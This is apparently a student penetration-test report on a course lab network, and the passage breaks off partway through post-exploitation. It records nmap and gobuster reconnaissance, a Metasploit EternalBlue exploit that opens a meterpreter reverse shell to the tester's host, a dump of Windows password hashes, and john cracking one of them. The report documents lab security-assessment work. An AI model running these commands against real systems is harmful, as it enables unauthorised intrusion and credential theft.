

Penetration Testing

SUMANTH

Contents

1 Executive Summary	2
2 Revealing MASKED DJ	3
3.Reconnaissance	3
3.1 Web Server Analysis and Directory Enumeration	6
3.2 In-Depth Service Analysis	9
4. Detailed Exploitation Analysis of Windows 7 VM	10
5. Post-Exploitation Activities and Data Exfiltration	14
5.1 Password Hash Dumping:	14
5.2 Password Cracking:	14
5.3 Network Exploration:	15
5.4 Sensitive Document Discovery:	15
5.5 Active Directory Backup Acquisition:	17
5.6 Registry Data Extraction:	17
5.7 Data Exfiltration:	17
6. Analysis of Backup Information Using Impacket	19
7. Pivoting in the Windows Network	21
7.1 Pass the Hash Technique	21
7.2 Hash Cracking	22
8. Authentication with Cracked Credentials	24
9. Penetrating into Development Web Server	27
9.1 Discovery of AWS S3 Bucket Information:	28
9.2 Extraction of AWS Credentials:	29
9.3 Accessing the S3 Bucket:	29
9.4 Cracking Additional Passwords:	29
9.5 Secure Transfer of Sensitive Data:	30
10.Flag Found	31
10.1 Verification of the Found Flags:	31
11.Recommendations & Mitigation Strategies	32
11.1 All Machines: System Updates	32
11.2 Windows Server: Network Segmentation	32
11.3 All Machines: Data Security	33
11.4 All Machines: Multi-Factor Authentication	33
11.5 Ubuntu Machine: API Security	33
11.6 Windows 7 and 10: Hashing Algorithm	34
11.7 Windows 7: EternalBlue Vulnerability	34

1 Executive Summary

Group 1, were tasked by MaskedDJ to conduct a security assessment of their network and preemptively access the development version of their website. Our mission was to identify potential security gaps that could lead to the premature disclosure of the MaskedDJ's identity ahead of the much-anticipated "Unmasked" event.

In alignment with a set of predefined "Rules of Engagement," we simulated an attack on the network, replicating methods a real attacker might use. Our efforts led us to first breach the booking manager's outdated PC. This initial step was critical as it paved the way for deeper network penetration, ultimately allowing us access to the Windows Server and IT-Admin's workstation.

Our penetration into the development webserver, a central piece of the MaskedDJ network, was the culmination of our efforts. It was here that we discovered sensitive information revealing the true identity of MaskedDJ.

The test highlighted the urgent need for current and robust security measures, particularly emphasizing the risk posed by outdated systems within a network. Based on our findings, we have formulated a set of straightforward recommendations designed to bolster the network's security and ensure its resilience against potential future threats. These recommendations aim to safeguard the network and maintain the privacy and security of MaskedDJ's digital presence.

2 Revealing MASKED DJ



3.Reconnaissance

In the initial phase of our penetration test, Group 1 focused on network reconnaissance to enumerate available hosts and their respective services. Utilizing the network mapping tool Nmap, we conducted a sweep of subnet 192.168.52.0/24, targeting four virtual machines identified through their respective IP addresses. Our scans revealed various open services on these hosts, which may serve as potential vectors for deeper penetration. The findings are as follows:

192.168.52.143 (Ubuntu): SSH (22/tcp) and HTTP (80/tcp) services were found to be active, indicating remote access and web server capabilities.

```
(kali@kali)=[~/Desktop]
$ nmap 192.168.52.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-12 21:30 EST
Strange read error from 192.168.52.145 (104 - 'Connection reset by peer')
Nmap scan report for 192.168.52.2
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.52.128
Host is up (0.00058s latency).
All 1000 scanned ports on 192.168.52.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.52.143
Host is up (0.0016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

192.168.52.144 (Windows 7): Multiple services including MSRPC (135/tcp), NetBIOS-SSN (139/tcp), and Microsoft-DS (445/tcp) were discovered, which are common on Windows platforms.

```
Nmap scan report for 192.168.52.144
Host is up (0.00098s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
```

192.168.52.145 (Windows Server 2016): A wider range of services was identified, including LDAP (389/tcp), which could be indicative of directory services and potential for further exploitation.

```
Nmap scan report for 192.168.52.145
Host is up (0.00083s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
```


192.168.52.146 (Windows 10): The scan returned a few filtered ports, suggesting a more secure or stealthy configuration.

These preliminary findings laid the groundwork for our subsequent exploitation attempts, aiming to uncover any weaknesses that could lead to the identification of the Unmasked DJ.

```
Nmap scan report for 192.168.52.146
Host is up (0.00028s latency).
Not shown: 985 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
6/tcp     filtered  unknown
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
163/tcp   filtered  cmip-man
1583/tcp  filtered  simbaexpress
1900/tcp  filtered  upnp
3389/tcp  filtered  ms-wbt-server
7019/tcp  filtered  doceri-ctl
9100/tcp  filtered  jetdirect
14000/tcp filtered  scotty-ft
18040/tcp filtered  unknown
25734/tcp filtered  unknown
52848/tcp filtered  unknown
58080/tcp filtered  unknown
63331/tcp filtered  unknown

Nmap done: 256 IP addresses (6 hosts up) scanned in 7.11 seconds
```

3.1 Web Server Analysis and Directory Enumeration



Continuing with our reconnaissance efforts, Group 1 examined the Ubuntu virtual machine at IP 192.168.52.143. The HTTP service (Port 80) was confirmed to be running, and upon accessing the web service, we encountered a webpage titled "Who is the Masked DJ?". An inspection of the webpage's source code revealed a noteworthy domain maskeddj.enpm809q, which could potentially be an internal or development domain. Additionally, we executed a directory enumeration attack using Gobuster against the server. The HTTP 403 status codes encountered indicated robust permissions settings, preventing unauthorized directory listing.


```
The Masked DJ x http://192.168.52.143/ x +
view-source:http://192.168.52.143/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
1
2 <!-- Current site
3 new one has some data in AWS for the migration
4 Can't wait to be done with this junky old server!
5 - webmaster 11/1/19
6 -->
7
8 <html>
9 <title>The Masked DJ</title>
10 <body>
11
12 
13 <br><br>
14 <h1>Who is the Masked DJ?</h1>
15
16 No one knows! And that's the best part of it! Come for a night of great live music where you can dance and not focus on the DJ. Coming to all the biggest nightclubs!
17
18 <h3>See one of our club nights in action. MUCH DANCING!</h3>
19
20 <iframe width="420" height="315" src="https://www.youtube.com/embed/t_s8b1IzY5U">
21 </iframe>
22
23 <h3>Remaining 2019 Shows</h3>
24 <ul>
25 <li>11/18 - ENPM809Q 0101 - College Park
26 <li>11/21 - ENPM809Q 0201 - College Park
27 <li>11/23 - Space Ibiza
28 <li>11/26 - Cream Liverpool
29 <li>11/27 - Republik - Honolulu
30 <li>11/28 - Turkey Day @ Nation, DC (RIP!)
31 <li>12/7 - XS Nightclub - Las Vegas
32 <li>12/9 - Random Alleyway - College Park
33 </ul>
34
35 <h3>Unmasking 2020 Show</h3>
36
37 On January 11th, 2020 the Masked DJ will take off their mask. Discover who it is! Be there or be square - Berghain - Berlin, Germany
38
39 <h3>Want to book the masked DJ? Contact <a href="mailto:bookings@maskeddj.enpm809q">bookings@maskeddj.enpm809q</a></h3>
40
41 </body>
42 </html>
43
```

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://192.168.52.143 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.52.143
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/12/12 21:45:01 Starting gobuster in directory enumeration mode

/server-status (Status: 403) [Size: 279]
Progress: 220059 / 220561 (99.77%)

2023/12/12 21:45:30 Finished
```

3.2 In-Depth Service Analysis

Our penetration testing team then proceeded to perform an in-depth service scan on the Windows 7 VM at 192.168.52.144 using the command:

```
sudo nmap -p- -sC -sV 192.168.52.144 -O
```

```
sudo nmap -p- -sC -sV 192.168.52.144 -O
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-12 21:55 EST
Nmap scan report for 192.168.52.144
Host is up (0.00050s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:BE:3D:FE (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|   date: 2023-12-13T02:57:00
|_ start_date: 2023-12-13T02:29:45
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   210:
|_ Message signing enabled but not required
|_ nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 000c29be3dfe (VMware)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 111.78 seconds
```

The results from this scan were instrumental in mapping out the services and configurations on the host. The scan unveiled several RPC-related ports (135/tcp, 139/tcp, 445/tcp, and high-range ports starting from 49152/tcp), all associated with standard Windows operations and known vulnerabilities. The operating system was identified as Microsoft Windows 7, with specific service pack details that may help in targeting known exploits for this version. Additionally, the NetBIOS name BOOKINGS-PC was discovered, which could be a lead towards identifying the Unmasked DJ.

4. Detailed Exploitation Analysis of Windows 7 VM

During the exploitation phase, our team focused on the Windows 7 VM at IP 192.168.52.144, which was found to be running vulnerable SMB services on ports 139 and 445. We conducted an anonymous enumeration using smbclient, which, to our advantage, resulted in a successful login. This suggests that the target system was improperly configured to permit anonymous SMB sessions, a notable security oversight.

```
(kali@kali)-[~/Desktop]
$ smbclient -L \\192.168.52.144\
Password for [WORKGROUP\kali]:
Anonymous login successful

Sharename      Type      Comment
-----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.52.144 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We proceeded to leverage the Metasploit Framework for a more aggressive approach. Our first step was to assess the susceptibility of the host to the notorious EternalBlue exploit. Using Metasploit's auxiliary module scanner/smb/smb_ms17_010, we confirmed the target was likely vulnerable to MS17-010. This vulnerability is critical due to its ability to remotely execute arbitrary code and has been historically leveraged in widespread cyber attacks.

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.52.144
RHOSTS => 192.168.52.144
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.52.144:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.52.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

With the vulnerability confirmed, we prepared the Metasploit module `exploit/windows/smb/ms17_010_eternalblue` for the attack:

We set `RHOSTS` to the target IP `192.168.52.144`, directing the exploit to the vulnerable system.

The `RPORT` was set to `445`, the standard port for SMB services known to be open from our initial scans.

We opted for the `windows/x64/meterpreter/reverse_tcp` payload. This choice was strategic, as Meterpreter sessions provide a robust suite of capabilities post-exploitation.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS                yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                445         The target port (TCP)
  SMBDomain              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass                no        (Optional) The password for the specified username
  SMBUser                no        (Optional) The username to authenticate as
  VERIFY_ARCH           true         Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET         true         Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC      thread           yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          192.168.52.128  yes        The listen address (an interface may be specified)
  LPORT          4444            yes        The listen port

Exploit target:
```



```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.52.144
RHOST => 192.168.52.144
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.52.128:4444
[*] 192.168.52.144:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.52.144:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 76
01 Service Pack 1 x64 (64-bit)
[*] 192.168.52.144:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.52.144:445 - The target is vulnerable.
[*] 192.168.52.144:445 - Connecting to target for exploitation.
[+] 192.168.52.144:445 - Connection established for exploitation.
[+] 192.168.52.144:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.52.144:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.52.144:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Window
s 7 Enterp
[*] 192.168.52.144:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7
601 Servic
[*] 192.168.52.144:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack
1
[+] 192.168.52.144:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.52.144:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.52.144:445 - Sending all but last fragment of exploit packet
[*] 192.168.52.144:445 - Starting non-paged pool grooming
[+] 192.168.52.144:445 - Sending SMBv2 buffers
[+] 192.168.52.144:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffe
r.
[*] 192.168.52.144:445 - Sending final SMBv2 buffers.
[*] 192.168.52.144:445 - Sending last fragment of exploit packet!
[*] 192.168.52.144:445 - Receiving response from exploit packet
[+] 192.168.52.144:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.52.144:445 - Sending egg to corrupted connection.
[*] 192.168.52.144:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.52.144
[*] Meterpreter session 1 opened (192.168.52.128:4444 -> 192.168.52.144:49244) at 2023-12-12
22:18:34 -0500
[+] 192.168.52.144:445 - -----
[+] 192.168.52.144:445 - -----WIN-----
[+] 192.168.52.144:445 - -----

```

We configured LHOST and LPORT for the reverse TCP handler, establishing a listener to receive the Meterpreter session from the exploited system.

Upon executing the exploit, Metasploit indicated a successful buffer overflow in the SMB service. This was evidenced by the transmission of the payload and confirmation of a Meterpreter session, which granted us high-level access to the system as `nt authority\system`, the highest privilege level in Windows environments.

Finally, we utilized the Meterpreter shell to confirm our access level with the `whoami` command, which returned `nt authority\system`. This level of access implies complete control over the target machine, allowing for further actions such as data exfiltration, lateral movement within the network, or persistent access installation.

```
meterpreter > shell
Process 2400 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>█
```

5. Post-Exploitation Activities and Data Exfiltration

5.1 Password Hash Dumping:

With administrative privileges on the Bookings PC, we executed a hash dump using the Meterpreter hashdump command. This provided us with the password hashes for all user accounts on the system.

```
meterpreter > cd /Users
meterpreter > dir
Listing: C:\Users

Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx    0        dir        2009-07-14 01:08:56 -0400 All Users
040777/rwxrwxrwx   8192     dir        2019-11-02 22:22:24 -0400 Bookings
040777/rwxrwxrwx   8192     dir        2019-11-10 12:19:34 -0500 Bookings.MASKEDDJ
040555/r-xr-xr-x    8192     dir        2009-07-14 03:07:31 -0400 Default
040777/rwxrwxrwx    0        dir        2009-07-14 01:08:56 -0400 Default User
040777/rwxrwxrwx   8192     dir        2019-11-10 12:19:06 -0500 IT-Admin
040555/r-xr-xr-x   4096     dir        2010-11-21 01:30:38 -0500 Public
100666/rw-rw-rw-   174      fil        2009-07-14 00:54:24 -0400 desktop.ini

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


5.2 Password Cracking:

We utilized the john password cracking utility, with the 'rockyou.txt' wordlist, to attempt cracking the obtained hashes. The 'Bookings' account password was successfully cracked, revealing the plaintext password 'Passw0rd'.

```
(kali㉿kali)-[~/Desktop]
$ john -format=NT --rules -w=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
Passw0rd (Bookings)
2g 0.00.00.23 DONE (2023-12-12 22:28) 0.08557g/s 353.2p/s 353.2c/s 558.6C/s hottie3..lollypop1
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```



5.3 Network Exploration:


Utilizing the credentials of the 'Bookings' account, we explored the network shares and discovered a Domain Controller (DC) named 'MASKEDDJ-DC'. We accessed shared folders on the DC, including 'Files' and 'Backup', without the need for further authentication due to the existing session.



5.4 Sensitive Document Discovery:

